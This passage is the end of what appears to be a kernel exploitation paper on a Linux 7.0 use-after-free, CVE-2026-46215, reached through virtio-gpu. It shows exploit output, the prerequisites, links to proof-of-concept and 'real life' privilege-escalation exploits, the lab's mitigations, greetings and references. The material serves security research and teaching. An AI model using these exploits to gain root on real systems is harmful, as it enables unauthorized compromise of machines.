[R2B +0.1s] kmalloc-rnd-07-512: 102->84 slabs (-18) |
active: 1148->868 | objs: 1632->1344 -> BUDDY RETURN

I have confirmed that return to buddy using SheavesSiphon succeeds !

Well, for this test, the vmlinux that I used is this one :
vmlinux-7.0.tar.xz , or you can just use lubuntu 26 with default linux 7.0 kernel.

This bug & exploit works only for specific requirements :

- [1] Works in text mode only.
- [2] Needs a permission to open /dev/dri.
- [3] virtio-gpu driver needs to be loaded.

Check the README.md in
CVE-2026-46215-exploit-linux-7.0-uaf-stable

Sometimes, this exploit will succeed to gain privilege

escalation, sometimes it takes a long time. When you think it's getting too long, e.g : several minutes; you need to restart the qemu.

--[8 - Game Over !!!

----[8.1 - Final Words

This paper is supposed to build some basic foundations for the reader to exploit UAF vulnerabilities in Linux 7.0.

I have created several exotic techniques for exploiting sheaves, hopefully they become memorable techniques.

The p0c for this paper :
https://github.com/bluedragonsecurity/sheaf_uaf

----[8.2 - About the Author

I'm a Chinese based in Indonesia. A lamer who started in electronics around 1996 and then learnt to write 16 bit asm virus in 1998-2001 from a book written by Synomadeous and Denny Zip.

I love to do some soldering for making complex physical devices that are useful for hacking, build physical robots for hacking and do some offensive security researches on low level exploitation (mostly userland remote exploits).

--[9 - Thanks

- alexander popov, vitaly nikolenko, dan rosenberg, john oberheide, spender, raptor, notselwyn, kuzey arda bulut, r1ru, v4bel.
- clarkee, john the hacker, vict0ni, hoek, magnus, c0z, asmlayer, pico, enay, 0xf00s.
- phantasmal phantasmagoria, blackngel.
- george guninski, solar designer, bsdaemon, corelanc0d3r, javier p.r - soez, silvio cesare, aleph one, taran king.
- todd (packetstormsecurity) & nekkaa salah eddine.
- evidence, getch, foxx, ncode, ikon, xades (solhack 2003-2004).
- smj, underlan, karamoon (sdf 2001-2002).
- jayasangkar, xh4ck, enea madani.
- pi3, Ac1dB1tch3z, dukpt, fyodor, scut,twiz & sgrakkyu, mayhem, orange_tsai, mr_me.
- synomadeous & denny zip.
- nauman bakar, syahri ramadhan, milos t, cyberdev, bernat c.
- letjen, petimati, flyff, guns, whitehat, kiddies.
- cyberheb & bytesKrew,y3dips,the_day, lirva32, cyber mutaqqin, tom gregory.

--[10 - References

- [1] <https://lwn.net/Articles/1010667/>
- [2] <https://fosdem.org/2026/schedule/event/DPXVYJ-slub-sheaves-update/>
- [3] <https://lkml.org/lkml/2026/1/26/396>
- [4] <https://lkml.org/lkml/2026/1/23/382>

- [5] <https://lkml.org/lkml/2025/9/15/1382>
- [6] <https://git.kernel.org/pub/scm/linux/kernel/git/vbabka>
- [7] <https://www.youtube.com/watch?v=KuUHyAS0Aag>
- [8] https://phrack.org/issues/71/13_md#article
- [9] <https://grsecurity.net/blog>
- [10] <https://github.com/xairy/linux-kernel-exploitation>
- [11] <https://a13xp0p0v.github.io>
- [12] <https://github.com/a13xp0p0v/linux-kernel-defence-map>
- [13] <https://github.com/a13xp0p0v/kernel-hardening-checker>
- [14] <https://github.com/a13xp0p0v/kernel-hack-drill>
- [15] <https://duasynt.com/blog/linux-kernel-heap-feng-shui-2022>
- [16] <https://www.usenix.org/system/files/usenixsecurity24-maar-slubstick.pdf>
- [17] <https://pwning.tech/nftables>
- [18] <https://github.com/notselwyn/cve-2024-1086>
- [19] <https://github.com/0xCyberstan/CVE-2026-46215-POC>
- [20] <https://www.youtube.com/watch?v=2hYzxsWeNcE>
- [21] <https://github.com/markakd/dirtycred>
- [22] <https://kaist-hacking.github.io/publication/kim-crossx/>
- [23] <https://kaist-hacking.github.io/pubs/2025/kim:crossx.pdf>
- [24] <https://github.com/r1ru/linux-kernel-exploitation>
- [25] https://kuzey.rs/posts/Dirty_Page_Table/
- [26] <https://github.com/khoatran107/sheaf-barn-exploit>
- [27] <https://github.com/bata24/gef>
- [28] <https://i.blackhat.com/Asia-22/Thursday-Materials/AS-22-YongLiu-USMA-Share-Kernel-Code.pdf>
- [29] <https://www.willsroot.io/2022/12/entrybleed.html>
- [30] https://yanglingxi1993.github.io/dirty_pagetable/dirty_pagetable.html

--[11 - Appendix

- [1] - The poc(s)
https://github.com/bluedragonsecurity/sheaf_uaf

This is a complete collection of several proof of concept(s) and real life exploit(s) for linux 7.0. My lab environment is lubuntu 26 running in QEMU. The mitigation level is the same as the original lubuntu 26 and ubuntu 26 mitigations.

Mitigation Conditions:

- kaslr on
- kptr_restrict = 2
- HARDENED_USERCOPY enabled
- RANDOM_KMALLOC_CACHES enabled
- INIT_ON_ALLOC enabled
- INIT_ON_FREE disabled
- SMAP, SMEP, KPTI enabled.

- [2] - Linux Kernel 7.0 Source Code
<https://github.com/torvalds/linux/tree/v7.0>
- [3] - Linux Kernel 7.0-rc1 Source Code
<https://github.com/torvalds/linux/tree/v7.0-rc1>